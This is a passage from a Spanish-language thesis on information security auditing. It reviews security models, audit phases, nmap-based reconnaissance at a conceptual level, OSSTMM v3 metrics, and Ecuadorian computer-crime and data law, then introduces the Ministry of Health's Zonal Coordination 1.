Según menciona (Gonzales, 2016) se considera tres modelos de seguridad informática: seguridad por oscuridad, perímetro de defensa y defensa en profundidad, los cuales se describen a continuación.

2.4.1 Seguridad por oscuridad

Este modelo se basa en el desconocimiento u ocultamiento de la información a simple vista, esta forma de seguridad únicamente funciona mientras el recurso que se desea proteger permanezca en secreto, es decir solo será aplicable por un tiempo limitado, ya que a largo plazo puede llegar a descubrirse y posiblemente se intente violentar su seguridad.

2.4.2 Perímetro de defensa

Es un modelo de seguridad convencional que protege los puntos de acceso a la red separando la red interna del exterior. Actualmente, este modelo sigue siendo parte de un modelo de seguridad más completo que también analiza la seguridad de los equipos, los recursos locales y los puntos de conexión intermedios. El problema con esta defensa perimetral es que no ofrece seguridad contra ataques desde la red interna, y si un atacante rompe la seguridad perimetral, puede acceder a toda la infraestructura de la red interna.

2.4.3 Defensa en profundidad

Este modelo implementa varias líneas de protección; la red se subdivide en capas de tecnología de seguridad variada, las cuales se controlan de manera independiente y se refuerzan mutuamente para obtener una máxima seguridad. Para poner en práctica una defensa en profundidad se necesita un análisis profundo, detallado, y un tanto complejo acerca de la red informática

2.5 Auditoría de seguridad informática

Como menciona (Jaramillo et al., 2017), la información es uno de los activos más importantes de una institución, y como tal debe ser resguardada. Es responsabilidad de los departamentos de Tecnologías de la Información mantener operativos los servicios que ofrece la institución, de modo que se garantice la preservación, procesamiento y administración eficiente de la información que contiene un Data Center; al igual que el envío, operación y recepción de esta

2.5.2 Concepto de auditoría informática

La auditoría informática integra el diagnóstico y evaluación del entorno informático, es decir: hardware, software, bases de datos, infraestructura de redes, instalaciones, entre otros; basado en una serie de estándares y modelos de referencia aceptados internacionalmente. En este proceso intervienen de manera conjunta los responsables del área de informática, contadores, administradores, auditores y coordinadores de las demás operaciones ejecutadas en la organización; su participación puede requerirse en las diferentes etapas de la auditoría informática: planeación, levantamiento de información, análisis de resultados, evidencias útiles para la elaboración del informe final (Arcentales & Caycedo, 2017).

2.5.3 Fases de una auditoría de seguridad informática.

A continuación, se detallan las distintas fases que son necesarias para realizar una auditoría de seguridad informática en una organización, según menciona (Canalejo, 2021).

2.5.3.1 Planificación inicial: Se lleva a cabo un análisis de la situación actual de la organización en cuanto a sus sistemas informáticos y seguridad. Una recopilación inicial de los recursos de TI y las políticas de seguridad que se aplican es necesaria. Además, es importante conocer el nivel de capacitación de los empleados en seguridad y protección de datos. Con esta información, se planifica el proceso de auditoría y el tiempo necesario para completarla.

2.5.3.2 Análisis de riesgos y amenazas: En esta etapa, se lleva a cabo un análisis completo de los riesgos y amenazas a los que se encuentra expuesta la organización. Para lograr esto, se deben identificar las vulnerabilidades y el nivel de amenaza actuales, y se deben evaluar las repercusiones de estos eventos. Los principales temas a examinar son:

Análisis de seguridad de hardware, software e infraestructura de red.

Cumplimiento de políticas y procedimientos relacionados con la seguridad informática.

Cumplimiento de normativas en ciberseguridad y protección de datos.

Evaluación de la formación del personal en seguridad informática.

Análisis de los protocolos de actuación en ciberseguridad.

2.5.3.3 Definición de soluciones: Después de clasificar los riesgos identificados en el paso anterior y evaluar sus efectos, se deben proponer medidas para eliminarlos o disminuir sus efectos. Además, se prioriza la aplicación de los cambios para que

sean los que tengan efectos más graves. En esta etapa se especifican las medidas a tomar, el tiempo necesario para su ejecución, el costo, etc. Además, se desarrollan o actualizan los protocolos que deben seguirse en respuesta a los riesgos.

2.5.3.4 Implantación de cambios necesarios: El cronograma establecido se utilizará para llevar a cabo la implementación. Estos cambios pueden incluir cambios en las políticas de seguridad, la instalación de software especializado en seguridad, la actualización de equipos obsoletos o inadecuados, la aplicación de nuevas medidas de seguridad para la red o la implementación de nuevas tecnologías, entre otras cosas**.**

2.5.3.5 Monitorización y evaluación de resultados: Finalmente, se evalúa los resultados obtenidos, con la finalidad de realizar modificaciones si no se están cumpliendo los objetivos. También se debe establecer un sistema de control que garantice que los protocolos y procedimientos de seguridad se están aplicando correctamente, y a su vez impulsar una filosofía de mejora continua en cuanto a seguridad informática y protección de datos.

2.5.4 Tipos de auditoría de seguridad informática

Los servicios de auditoría pueden ser de distinta índole, según (Costas Santos, 2014) se considera los siguientes:

2.5.4.1 Auditoría de seguridad interna: En este tipo de auditoría se realiza un análisis sobre los recursos de tecnología de información de carácter interno, donde se contrasta el nivel de seguridad y privacidad de las redes locales y corporativas.

2.5.4.2 Auditoría de seguridad perimetral: En este tipo de análisis, se estudia de manera sistemática y detallada el perímetro de la red local o corporativa y se examina el grado de seguridad que mantiene en las entradas exteriores.

2.5.4.3 Test de intrusión: Esta prueba es un método de auditoría mediante el cual se intenta acceder a los sistemas, con la finalidad de comprobar el nivel de resistencia a la intrusión no deseada. Se considera como un complemento fundamental para la auditoría perimetral.

2.5.4.4 Auditoría de páginas web: Se conoce como el análisis externo de la web, comprueba vulnerabilidades como la inyección de código SQL, se verifica la existencia y anulación de posibilidades de implantación de scripts maliciosos conocido como Cross Site Scripting (XSS), entre otras.

2.5.4.5 Auditoría de código de aplicaciones: Se procede al estudio del código fuente tanto de aplicaciones de páginas web como de cualquier otro tipo de aplicación, independientemente del lenguaje utilizado, con el objetivo de encontrar vulnerabilidades de seguridad y posibles mejoras en las prácticas de programación.

2.5.4.6 Análisis forense: El análisis forense es una metodología de estudio que se utiliza después de un incidente de seguridad, en este punto se trata de reconstruir cómo se ha vulnerado el sistema, y a su vez se valoran los daños ocasionados. Si los daños han provocado la inoperatividad del sistema, el proceso se denomina *análisis postmortem*.

2.5.5 Auditoría de aplicaciones.

Las aplicaciones son programas de software que facilitan los procesos dentro de una organización, incluidas las finanzas, los recursos humanos, la gestión de casos, la

concesión de licencias y la facturación. Las aplicaciones también permiten a las entidades realizar funciones importantes que son únicas y esenciales para ellas.

Los impactos van desde demoras en el servicio y pérdida de información hasta posibles actividades fraudulentas y pérdidas financieras (Spencer, 2021).

2.6 Herramientas y técnicas para auditorías de seguridad informática

(Pastor, 2017) menciona algunas de las herramientas y técnicas que utilizan los auditores de seguridad informática para aplicar este mecanismo de seguridad en una organización, mismas que se describen a continuación:

2.6.1 Enumeración de redes.

Su objetivo es identificar las redes y direcciones IP asociadas a una organización y descubrir sus servidores y la información de usuarios, grupos o dispositivos.

2.6.2 Rastreo de redes.

Se realiza luego de la enumeración de redes y su objetivo es obtener información más detallada acerca de la seguridad de la red, además sirve de base para realizar un análisis de vulnerabilidades que puedan ser explotadas. La herramienta generalmente más utilizada es nmap, del que existen versiones para varios sistemas operativos como GNU/Linux o Windows. Sus técnicas son:

- Barrido de direcciones IP con ICMP.
- Barrio de puertos TCP y UDP
- Identificación de sistema operativo y aplicaciones.


2.6.3 Barrido de puertos.

Un barrido de puertos trata de identificar los puertos TCP y UDP que se encuentran abiertos en un ordenador para así aprovechar ciertos servicios que dependen

de ellos para entrar en el sistema. Esta técnica es una de las principales que utilizará un atacante para vulnerar una infraestructura de red. En la Figura 3 se muestra un ejemplo de un escaneo de puertos, donde se observa que el puerto 22 y el 25 que corresponden a ssh y smtp respectivamente, se encuentran en estado abierto.

Figura 3

Barrido de Puertos con la Herramienta Nmap



Nota. La figura muestra la ejecución de la herramienta Nmap en un sistema operativo Debian. Tomado de (Pastor, 2017).

2.6.4 Fingerprinting.

Con esta técnica se busca identificar el sistema operativo y las versiones de las aplicaciones que se están usando en los servidores. Además de las funcionalidades mencionadas anteriormente, nmap también es una excelente herramienta para efectuar esta técnica. Esto también puede realizarse mediante un sniffer de red como Wireshark, el cual es capaz de identificar la versión de una aplicación, por ejemplo, la versión de un servidor web en el momento en que se realiza una petición.

2.7 OSSTMM VERSIÓN 3

Con la transformación digital, la información y la tecnología (I&T) ha llegado a ser algo fundamental para el soporte, sostenibilidad y crecimiento de las empresas. Anteriormente los directivos y la alta gerencia podían ignorar o evitar las decisiones relacionadas con la I&T, sin embargo, en la actualidad estas actitudes no son aconsejables. Una empresa u organización depende cada vez más de la I&T para su desarrollo (ISACA, 2018).

El Manual de metodología de prueba de seguridad de código abierto (OSSTMM) proporciona una metodología que permite realizar una prueba de seguridad rigurosa, denominada como auditoría OSSTMM, la cual consiste en una medición precisa de la seguridad a nivel operativo. Como metodología, está diseñada para ser consistente y repetible; y como proyecto de código abierto, permite que cualquier evaluador de seguridad pueda aportar ideas para realizar pruebas de seguridad más precisas, procesables y eficientes. Además, permite la libre difusión de información y propiedad intelectual.

La metodología se puede integrar fácilmente con las leyes y políticas existentes de manera que garantiza una auditoría de seguridad exhaustiva a través de todos los canales necesarios (ISECOM, 2010).

2.7.1 Propósito

El principal propósito de este manual es proporcionar una metodología científica para la caracterización precisa de la seguridad operativa (OpSec) a través de la evaluación y la correlación de los resultados de las pruebas aplicadas, de manera consistente y confiable. Este manual se adapta a casi cualquier tipo de auditoría, donde se incluye las pruebas de penetración, la piratería ética, las evaluaciones de seguridad, las evaluaciones de

vulnerabilidad, entre otras. correctamente, permitirán al analista realizar una auditoría OSSTMM certificada.

Un beneficio indirecto de este manual es que puede actuar como referencia central en todas las pruebas de seguridad, independientemente del tamaño de la organización, la tecnología o la protección actual (ISECOM, 2010).

2.7.2 Contenido

El documento provee una serie de descripciones específicas, las cuales son mencionadas por (Valdez, 2020) para el desarrollo de una prueba de seguridad operacional sobre todos los canales, lo cual incluye aspectos físicos, humanos, telecomunicaciones, medios inalámbricos, redes de datos y cualquier otra descripción derivada de una métrica real.

El ámbito de la aplicación de esta metodología debe abarcar toda la seguridad operativa, y comprometerse en las diferentes áreas o canales como lo describe el manual, y se observa en la Tabla 2.

Tabla 2

Ámbito del Manual

Canal	Sección	Descripción
Seguridad Física	Humano	Todos aquellos comprometidos con la organización
	Físico	Objetos tangibles de la organización
Seguridad de las comunicaciones	Redes de datos	Sistemas electrónicos y redes de datos

	Telecomunicaciones	Comunicaciones digitales y analógicas
Seguridad del Espectro electromagnético	Comunicaciones inalámbricas	Señales Electromagnéticas empleadas

Nota. Adaptado de (Valdez, 2020).

La aplicación del OSSTMM empieza determinando la situación objetivo, esta situación se determina por la cultura, reglas, normas, regulaciones, legislación y políticas definidas. La metodología plantea un modelo jerárquico de Canales, Módulos y Tareas, donde los vectores son representados por las líneas de análisis que apuntan a cada uno de los canales. Los módulos son áreas determinadas de cada canal, siendo posible encontrar actividades que se encuentran en el límite de dos canales.

El proceso de las pruebas de seguridad presenta un esquema general con las siguientes fases que se indican en la Figura 4:

- Fase de Preparación. Se determina el ámbito de las pruebas y su finalidad, el auditor debe comprender los requisitos, el alcance y las limitaciones de la auditoría. En esta fase se considera: la postura de la revisión, la logística, y la detección activa de verificación.
- Fase de Interacción Se precisa el entorno de la aplicación. La base de las pruebas de seguridad necesita conocer el alcance y el ámbito y su correlación con los objetivos y activos de la organización. En esta fase se considera la transparencia de la auditoria, la verificación de accesos, de confianza y de controles.
- Fase de Investigación. El auditor va descubriendo información, específicamente se busca prácticas inadecuadas en cuanto a la gestión de la información. En esta fase se tiene en cuenta la verificación de procesos, de configuración, la validación de

propiedad, una revisión de segregación y de exposición, y una exploración de la Inteligencia Competitiva.

- Fase de Intervención. Éstas pruebas se centran en la penetración y perturbación. Es generalmente la fase final de las pruebas de seguridad, y solamente puede realizarse cuando las demás hayan finalizado. En esta fase se considera la verificación de la cuarentena.

Figura 4

Fases de la Metodología OSSTMM

Nota. Adaptado de (Fuertes-Maestro, 2014)

2.7.3 Certificado de la verificación de seguridad OSSTMM 3.0

La auditoría del canal de seguridad en las redes de datos contempla los siguientes parámetros:

2.7.3.1 Porosidad

La OSSTMM 3.0 es una norma de seguridad en tecnología de la información que define los procedimientos para realizar evaluaciones de seguridad en redes, sistemas y

aplicaciones. Para realizar este proceso se toma en cuenta la ecuación de porosidad, también conocida como seguridad operacional *(Operational Security)*, que es el primer factor de los tres de la seguridad real que deben ser determinados. Se mide inicialmente como la suma de la visibilidad del alcance *(P_V)*, el acceso *(P_A)* y la confianza *(P_T)*, como se observa en la Ecuación 1. La cual describe la relación entre los puntos débiles en un sistema y su capacidad para resistir un ataque (ISECOM, 2010).

Ecuación 1

Fórmula de la Seguridad Operacional o Porosidad

$$OpSec_{sum} = P_v + P_A + P_T$$

Nota. Información tomada de (ISECOM, 2010).

2.7.3.2 Controles

Los controles son medidas específicas diseñadas para prevenir o limitar la ocurrencia de eventos de riesgo o para reducir su impacto en caso de que ocurran.

Los controles pueden ser técnicos, administrativos o físicos, y deben ser seleccionados de acuerdo con la naturaleza de los riesgos y la forma en que se deben mitigar. Por ejemplo, un control técnico podría ser la implementación de un firewall, mientras que un control administrativo podría ser la creación de políticas de contraseñas seguras. (Valdez, 2020)

2.7.3.2.1 Controles de Pérdida

El siguiente paso para calcular el RAV es definir los Controles de Pérdida *(Loss Controls)*, es decir, los mecanismos de seguridad establecidos para proteger las operaciones. Se determina la variable LC_{sum} sumando las 10 categorías de control principales, las cuales se muestran en la Tabla 3.

Tabla 3

Variables de Control

Controles	Clase A		
		Autenticación	LC_{Au}
		Indemnización	LC_{Id}
		Resiliencia	LC_{Re}
		Subyugación	LC_{Su}
		Continuidad	LC_{Ct}
	Clase B		
		No repudio	LC_{NR}
		Confidencialidad	LC_{Cf}
		Privacidad	LC_{Pr}
		Integridad	LC_{It}
		Alarma	LC_{Al}

Nota. Adaptado de (ISECOM, 2010, pág. 82).

Por lo tanto, la suma de control de pérdida se considera como la Ecuación 2.

Ecuación 2

Fórmula de la Suma de control de pérdida

$$LC_{sum} = LC_{Au} + LC_{Id} + LC_{Re} + LC_{Su} + LC_{Ct} + LC_{NR} + LC_{Cf} + LC_{Pr} + LC_{It} + LC_{Al}$$

Nota. Tomado de (ISECOM, 2010).

2.7.3.2.2 Controles Ausentes

Los controles ausentes, también conocidos como MC_{sum} (métricas de control ausentes), se utilizan en la evaluación de riesgos para equilibrar el valor de la pérdida (OPSEC) con el costo de implementar controles para mitigar los riesgos.

El cálculo de MC_{sum} consiste en estimar el valor de la pérdida potencial si no se implementaran controles para mitigar los riesgos identificados. Esta información se utiliza para determinar si el costo de implementar controles es justificable en comparación con el costo potencial de la pérdida.

La utilización de MC_{sum} permite a los profesionales de seguridad tomar decisiones informadas sobre qué medidas implementar para mitigar los riesgos, y es una parte importante de la metodología de evaluación de riesgos. La consideración de los controles ausentes ayuda a equilibrar el costo de la seguridad con el valor potencial de la pérdida, lo que permite tomar decisiones más informadas y efectivas sobre la gestión de riesgos.

Para determinar los controles ausentes de la autenticación (MC_{Au}), hay que restar la suma de controles de autenticación (LC_{Au}) de la seguridad operacional ($OpSecs_{um}$), pero siempre se debe tomar en cuenta que los controles ausentes nunca pueden ser menor que cero. La ecuación para determinar los controles ausentes para la autenticación (MC_{Au}) está dada por:

$$\text{Si } OpSec_{sum} - LC_{Au} <= 0$$

$$\text{Entonces } MC_{Au} = 0$$

$$\text{Caso Contrario } MC_{Au} = OPSec_{sum} - LC_{Au}$$

El total de los controles ausentes *(MC_{sum})*, se debe calcular sumando individualmente cada uno de los 10 Controles, como se muestra en la Ecuación 3 (ISECOM, 2010).

Ecuación 3

Fórmula de las Métricas de Control Ausentes

$$MC_{\boldsymbol{sum}} = MC_{Au} + MC_{Id} + MC_{Re} + MC_{Su} + MC_{Ct} + MC_{Nr} + MC_{It} + MC_{Pr} + MC_{cf} + MC_{Al}$$

Nota. Tomado de (ISECOM, 2010).

2.7.3.2.3 Controles Verdaderos

Los controles verdaderos *(TC_{sum})* es el inverso de los *Controles de Pérdida* y también se calculan de acuerdo con las variables de control de Clase A y Clase B. Los Controles de Autenticación *(TC_{Au})* están determinados por la Ecuación 4.

Ecuación 4

Fórmula de los Controles de Autenticación

$$TC_{Au} = OpSec_{sum} - MC_{Au}$$

Nota. Tomado de (ISECOM, 2010)

Por lo tanto, la fórmula que se aplica para determinar los controles verdaderos se muestra como la Ecuación 5 (ISECOM, 2010).

Ecuación 5

Fórmula de la Suma de controles verdaderos

$$TC_{sum} = TC_{Au} + TC_{Id} + TC_{Re} + TC_{Su} + TC_{Ct} + TC_{Nr} + TC_{Cf} + TC_{Pr} + TC_{It} + TC_{Al}$$

Nota. Tomado de (ISECOM, 2010)

2.7.3.3 Limitaciones

Estas limitaciones se calculan mediante la ponderación individual de cada limitación y se utilizan para ajustar el valor de los controles implementados, y se basan en una relación entre la porosidad o la suma *(*$OpSec_{sum}$) Por ejemplo, si un control es efectivo en teoría, pero su implementación es limitada debido a recursos escasos, la limitación se reflejará en el valor numérico de la ponderación de la limitación (Narvaez, 2019).

2.7.3.4 Exposición

La exposición se mide en términos de tiempo, frecuencia o probabilidad, dependiendo del contexto y de la amenaza en cuestión. Por ejemplo, un activo que está conectado a Internet todo el tiempo tendrá una exposición más alta que un activo que solo está conectado de manera ocasional. La comprensión de la exposición también permite a los profesionales de seguridad tomar decisiones informadas sobre qué medidas implementar para mitigar los riesgos.

2.7.3.5 Calculadora RAV

La calculadora RAV es una herramienta utilizada para calcular el Riesgo de Amenazas de Valoración (RAV). Según menciona (Narvaez, 2019), el RAV es una medida numérica que refleja el riesgo total asociado a un activo o sistema.

Se utiliza una combinación de factores, incluyendo la probabilidad de ocurrencia de una amenaza, el impacto potencial de la amenaza y la efectividad de los controles implementados, para determinar el RAV se utiliza la siguiente relación.

Ecuación 6

Calculadora RAV

$$RAV = controles\ verdaderos - porosidad - limitaciones$$

Nota. Tomado de (Narvaez, 2019)

2.7.3.6 Vulnerabilidad

La vulnerabilidad se define en OSSTMM 3.0 como una debilidad en un sistema, proceso o dispositivo que un atacante puede explotar para causar daños o comprometer la seguridad. En OSSTMM 3.0, la identificación y evaluación de vulnerabilidades son partes esenciales de la evaluación de seguridad. El objetivo es identificar las fallas del sistema y evaluar su potencial impacto para ayudar a tomar decisiones informadas sobre cómo reducir su impacto.

2.7.3.7 Debilidad

La debilidad es una característica o falta de protección en un sistema, proceso o dispositivo que puede ser explotada por un atacante para causar daños o comprometer la seguridad. La ecuación de debilidad es una fórmula matemática utilizada para evaluar el riesgo asociado a una debilidad específica.

La fórmula de la ecuación de debilidad considera tanto la probabilidad de que la debilidad sea explotada, así como la gravedad del impacto que tendrá en el sistema si es explotada. La fórmula, como menciona (Narvaez, 2019) también puede considerar factores adicionales, como la complejidad y el tiempo necesario para explotar la debilidad, los parámetros a tomar en cuenta son: Autenticación *(FC_{Au})*, Identificación (FC_{Id}), Resistencia *(FC_{Re})*, Subyugación *(FC_{Su})*, Continuidad *(FCCt)*, la Ecuación es la siguiente:

Ecuación 7

Fórmula de la Debilidad

$$L_w = FC_{Au} + FC_{Id} + FC_{Re} + FC_{Su} + FC_{Ct}$$

Nota. Tomado de (Narvaez, 2019)

2.7.3.8 Preocupación

La Preocupación es una medida del riesgo asociado a una debilidad específica en un sistema, proceso o dispositivo. La Ecuación de la Preocupación es una fórmula matemática utilizada para evaluar la preocupación y priorizar las debilidades identificadas.

La fórmula de la Ecuación de la Preocupación considera tanto la probabilidad de que una debilidad sea explotada, así como la gravedad del impacto que tendrá en el sistema si es explotada. La fórmula también puede considerar factores adicionales, como la complejidad y el tiempo necesario para explotar la debilidad, se considera las siguientes variables: No repudio *(FC_{NR})*, Confidencialidad *(FC_{Cf})*, Privacidad *(FC_{Pr})*, Integridad *(FC_{It})* y Alarma *(FC_{Al})* (Narvaez, 2019, pág. 76). La fórmula se muestra como la Ecuación 7.

Ecuación 8

Fórmula de la Preocupación

$$L_c = FC_{NR} + FC_{Cf} + FC_{Pr} + FC_{It} + FC_{Al}$$

Nota. Tomado de (Narvaez, 2019)

2.8 Legislación del Ecuador Relacionadas con Delitos Informáticos.

Ecuador se rige por varias leyes y códigos que mencionan a los delitos informáticos y sus sanciones correspondientes, entre ellos se encuentran: el ataque a la integridad de sistemas informáticos, el acceso no consentido a un sistema informático, y en general, delitos contra la información pública reservada legalmente. Las Leyes vigentes se mencionan a continuación:

2.8.1 Constitución de la República del Ecuador.

La Constitución de un país es tan importante que hace un símil a los símbolos patrios que lo representan, ya que este documento significa la identidad nacional y el proyecto de Estado como tal, el cual contempla la regulación legislativa de mayor rango y relevancia político-jurídica. (Bravo-Mendoza, 2020).

2.8.2 Ley Orgánica de Transparencia y Acceso a la Información Pública.

El sitio web del (Ministerio de Defensa Nacional, 2022) menciona que:

La Ley Orgánica de Transparencia y Acceso a la Información Pública (LOTAIP) establece el derecho de los ciudadanos a participar y obtener información relacionada con los asuntos públicos a fin de ejercer un efectivo control y exigir la rendición de cuentas a las instituciones gubernamentales o aquellas que perciben recursos estatales. (Ley Orgánica de Transparencia y Acceso a La Información Pública, 2009).

2.8.3 Ley de Comercio Electrónico, Firmas Electrónicas y Mensajes de Datos.

Esta ley regula los mensajes de datos, las firmas electrónicas, los servicios de autenticación, los contratos electrónicos y telemáticos, la prestación de servicios electrónicos a través de las redes de información, incluido el comercio a través de la Internet, y la protección a los usuarios de estos sistemas (Ley de Comercio Electrónico, Firmas Electrónicas y Mensajes de Datos, 2021)

2.8.4 Ley de Propiedad Intelectual.

El Estado reconoce, regula y garantiza la propiedad intelectual adquirida de conformidad con la ley, las decisiones de la Comisión de la Comunidad Andina y los convenios internacionales vigentes en el Ecuador.

Las normas de esta Ley no limitan ni obstaculizan los derechos consagrados por el Convenio de Diversidad Biológica, ni por las leyes dictadas por el Ecuador sobre la materia (Ley de Propiedad Intelectual, 2014).

2.8.5 Ley Especial de Telecomunicaciones.

Su objetivo es regular en el territorio nacional la instalación, operación, utilización y desarrollo de toda transmisión, emisión o recepción de señales.

Las telecomunicaciones están catalogadas como un servicio de necesidad, utilidad y seguridad públicas y son de atribución privativa y de responsabilidad del Estado. Los servicios de radiodifusión y de televisión se someterán a la Ley de Radiodifusión y Televisión y a los preceptos concernientes de la presente (Ley Especial de Telecomunicaciones, 2014).

2.8.6 Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional.

Además de los principios establecidos en la Constitución, se tomará en cuenta los siguientes principios generales para solventar las causas que se sometan a su conocimiento: Principio de aplicación más favorable a los derechos, Optimización de los principios constitucionales. Obligatoriedad del precedente constitucional, Obligatoriedad de administrar justicia constitucional

(Ley Orgánica de Garantías Jurisdiccionales y Control Constitucional, 2020).

2.8.7 Ley Orgánica de Comunicación.

Esta ley tiene por objeto desarrollar, garantizar, proteger, promover, regular y fomentar el ejercicio de los derechos a la comunicación establecidos en los instrumentos de derechos humanos y en la Constitución de la República del Ecuador. De igual manera se incluye, la protección del derecho a ejercer la libertad de expresión, así como la

búsqueda, recepción y difusión de información e ideas de toda índole a través de medios de comunicación (Ley Orgánica de Comunicación, 2019).

2.8.8 Ley de Protección de Datos Personales

La (Dirección Nacional de Registros Públicos, 2021) (DINARP) ha trabajado en el presente proyecto de ley, amparada en el artículo 66, numeral 19 de la Constitución de la República del Ecuador, donde se menciona el derecho a la protección de datos personales, su almacenamiento, procesamiento y distribución bajo la autorización del titular o el mandato de la ley.

En un mundo globalizado, es esencial contar con una Ley de Protección de Datos Personales para fomentar la confianza digital y otorgar a las entidades públicas y privadas la habilidad para implementar soluciones tecnológicas que protejan sus datos de manera adecuada. Se establece que, en un plazo de dos años después de la publicación de la ley, estas organizaciones deben iniciar los procedimientos internos necesarios para adaptarse a ella. Oficial, el 22 de mayo de 2021.

2.8.9 Normas de Control Interno de la Contraloría General del Estado

La (Contraloría General Del Estado, 2014) todas las instituciones estatales son responsables de llevar a cabo el control interno. Este proceso completo se llevará a cabo por la máxima autoridad, la dirección y el personal de cada entidad, lo que garantiza un nivel razonable de seguridad para el logro de los objetivos institucionales y la protección de los recursos públicos. Los sistemas de información y comunicación están incluidos.

2.8.10 Código Orgánico Integral Penal.

Este Código tiene por objeto regular las facultades del Estado para sancionar, tipificar las infracciones penales, establecer procedimientos judiciales con estricta

observancia al debido proceso, promover la reinserción social de las personas sentenciadas y la reparación integral de las víctimas.

Todos los principios de la Constitución de la República y los documentos internacionales de derechos humanos establecidos en este Código se aplican en el proceso penal. Para garantizar la reparación completa de las víctimas y prevenir la reincidencia y la impunidad, se aplicarán los principios de tutela judicial efectiva y debida diligencia. (Código Orgánico Integral Penal, 2022).

CAPÍTULO III

ANÁLISIS DE LA SITUACIÓN ACTUAL

En este capítulo se busca establecer requerimientos basados en el análisis de riesgos, esto se realizará mediante la metodología OSSTMM V3 que cubre las etapas correspondientes, luego se establecerá formulación de las necesidades de los mecanismos de seguridad que se van a implementar, y que servirán de base para establecer un diseño para este proceso.

3.1 Ministerio de Salud Pública

El 16 de junio de 1967, se crea el Ministerio de Salud Pública por mandato de la Asamblea Constituyente de aquel momento. Actualmente su misión es "Ejercer la rectoría, regulación, planificación, coordinación, control y gestión de la Salud Pública ecuatoriana a través de la gobernanza y vigilancia y control sanitario y garantizar el derecho a la Salud a través de la provisión de servicios de atención individual, prevención de enfermedades, promoción de la salud e igualdad, la gobernanza de salud, investigación y desarrollo de la ciencia y tecnología; articulación de los actores del sistema, con el fin de garantizar el derecho a la Salud" (Ministerio de Salud Pública, 2017).

3.2 Coordinación Zonal 1- Salud

La Coordinación Zonal de Salud 1 fue creada por el Ministerio de Salud Pública mediante el acuerdo ministerial Nro. 1065, del 31 de mayo del 2012, publicado en el registro oficial Nro.734 del 28 de junio del 2012, el cual establece su jurisdicción en las provincias de Esmeraldas, Imbabura, Carchi y Sucumbíos. La Dirección Zonal de Tecnologías de la Información y Comunicaciones busca aplicar políticas y procedimientos para optimizar recursos y automatizar procesos en la coordinación zonal (Plan Estratégico Institucional, 2013).

3.2.1 Descripción general

La Coordinación Zonal 1 – Salud es responsable de la gestión y administración de los servicios de salud en una determinada zona geográfica. Esta coordinación se encarga de supervisar y coordinar las actividades de los centros de salud y hospitales de la zona, así como de garantizar la disponibilidad de recursos y equipos necesarios para brindar un servicio de calidad a la población. Además, también se encarga de establecer políticas y estrategias para mejorar la salud de la población, así como de coordinar con otras instituciones y organización y distribución de funciones, atribuciones y competencias institucionales. Las 9 Coordinaciones Zonales realizarán el control del cumplimiento de las políticas y normativas del sector salud a nivel zonal o de las provincias que integran. Para asegurar la eficacia de las acciones implementadas. La Coordinación Zonal 1 – Salud está dirigida por un coordinador zonal, quien es el responsable de supervisar el desempeño de los servicios de salud en la zona y de reportar al Ministerio de Salud o a la autoridad correspondiente (Plan Estratégico Institucional, 2013)

La Coordinación Zonal 1- Salud define su misión y visión como el "futuro deseado" y se rige por un conjunto de valores y políticas que orientan su camino hacia la realización de ese futuro. Para lograrlo, se realiza un diagnóstico interno que identifica las fortalezas y debilidades de la institución. A partir de ese diagnóstico, se elaboran planes, programas y proyectos priorizados en consenso con los involucrados en la institución, con el objetivo de alcanzar una relación concurrente con los objetivos rectores y garantizar su evaluación y cumplimiento, con el objetivo de mejorar la salud y el bienestar de la población en su jurisdicción. de manera colaborativa con los diferentes actores del sistema de salud, busca mejorar continuamente la calidad de vida de la población a través de la implementación de estrategias y programas innovadores, los objetivos establecidos para alcanzar la misión y lograr la visión (Espinosa et al., 2017).

3.2.2 Misión, Visión y Valores

En la página web de la (Coordinación Zonal 1 - Salud, 2015) se observa las directrices y lineamientos que rigen el funcionamiento de esta organización, y se presentan a continuación:

Misión

Ejercer la rectoría, regulación, planificación, coordinación, control y gestión de la salud pública ecuatoriana a través de la gobernanza y vigilancia y control sanitario y garantizar el derecho a la Salud a través de la provisión de servicios de atención individual, prevención de enfermedades, promoción de la salud e igualdad, la gobernanza de salud, investigación y desarrollo de la ciencia y tecnología; articulación de los actores del sistema, con el fin de garantizar el derecho a la salud.

Visión

El Ministerio de Salud Pública, ejercerá plenamente la gobernanza del Sistema Nacional de Salud, con un modelo referencial en Latinoamérica que priorice la promoción de la salud y la prevención de enfermedades, con altos niveles de atención de calidad, con calidez, garantizando la salud integral de la población y el acceso universal a una red de servicios, con la participación coordinada de organizaciones públicas, privadas y de la comunidad.

Valores

- **Respeto. -** Entendemos que todas las personas son iguales y merecen el mejor servicio, por lo que nos comprometemos a respetar su dignidad y a atender sus necesidades teniendo en cuenta, en todo momento, sus derechos.
- **Inclusión. -** Reconocemos que los grupos sociales son distintos y valoramos sus diferencias.

- **Vocación de servicio. -** Nuestra labor diaria lo hacemos con pasión.
